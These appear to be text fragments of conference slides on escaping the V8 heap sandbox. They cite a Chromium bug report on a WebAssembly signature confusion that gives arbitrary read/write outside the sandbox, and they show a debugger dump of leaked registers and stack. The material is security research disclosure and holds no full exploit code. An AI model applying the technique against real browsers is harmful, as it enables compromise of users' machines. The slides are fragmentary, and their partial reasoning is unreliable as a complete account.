
V8 heap sandbox design

Unsandboxed read/write

Code execution


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V8 heap sandbox design




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V8 heap sandbox design



2. Heap sandbox escape

Unsandboxed read/write: issue 379140430

Chromium > Blink > JavaScript > WebAssembly 379140430

V8 Sandbox Bypass: ARR/W by sig confusion in WasmToJsWrapper tier-up with in-sandbox Tuple2 corruption

Comments (6)

Dependencies (0)

Duplicates (0)

Blocking (0)

Resources (5)

DESCRIPTION se...@gmail.com created issue #1


Nov 15, 2024 07:28AM

VULNERABILITY DETAILS

Summary

V8 sandbox bypass, arbitrary address read/write via WASM signature confusion in Wasm-to-JS wrapper tier-up with in-sandbox `Tuple2` corruption.

Similar bug class with [b/354408144](#) where we transitively trust a trusted-to-untrusted reference.



2. Heap sandbox escape

Unsandboxed read/write: confuse me again

- When calling a JS function from WASM, a wrapper converts arguments and return values, but it may rely on a signature index referenced in the sandbox

2. Heap sandbox escape


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


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
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- Arbitrary unsandboxed read/write

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
Code execution: leak unsandboxed pointers



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
Code execution: leak unsandboxed pointers

func() → ;



Signature Confusion

**func(var1, var2, var3...)
→ var1, var2, var3...**




We leak registers & stack!

```
Breakpoint 1 hit
00000297`7f3c1380 55          push    rbp
0:000> r
rax=000002e700000069 rbx=000002154bf1f5e0 rcx=000001ce0004c529
rdx=000002977f3c1380 rsi=000001ce0004c529 rdi=000002977f3f2308
rip=000002977f3c1380 rsp=000000a3353fe560 rbp=000000a3353fe780
r8=0000000000000026 r9=000041d3903df384 r10=0000000000000000
r11=fd5bffffbc02effd r12=0000000000000000 r13=000002154bea9080
r14=000002e700000000 r15=000002e70031cdd1
iopl=0         nv up ei pl nz na pe nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000202
00000297`7f3c1380 55          push    rbp
0:000> dq rsp
000000a3`353fe560 00000297`7f3f233a 000002e7`0021b544
000000a3`353fe570 00000215`4bea9000 000000a3`353fe628
000000a3`353fe580 000002e7`0031cdd1 00007ff7`b1fb074f
000000a3`353fe590 00000215`4bf305e0 000002e7`0002478c
000000a3`353fe5a0 00000019`00000001 00000215`4bf305e0
000000a3`353fe5b0 00000215`4bf1f550 000041d3`903dfffb4
000000a3`353fe5c0 00000000`00000003 000000a3`353fe6d8
000000a3`353fe5d0 00000215`4bea9000 00000215`4bf1f548
```

2. Heap sandbox escape


Code execution: leak unsandboxed pointers

func() → ;



Signature Confusion

**func(var1, var2, var3...)
→ var1, var2, var3...**



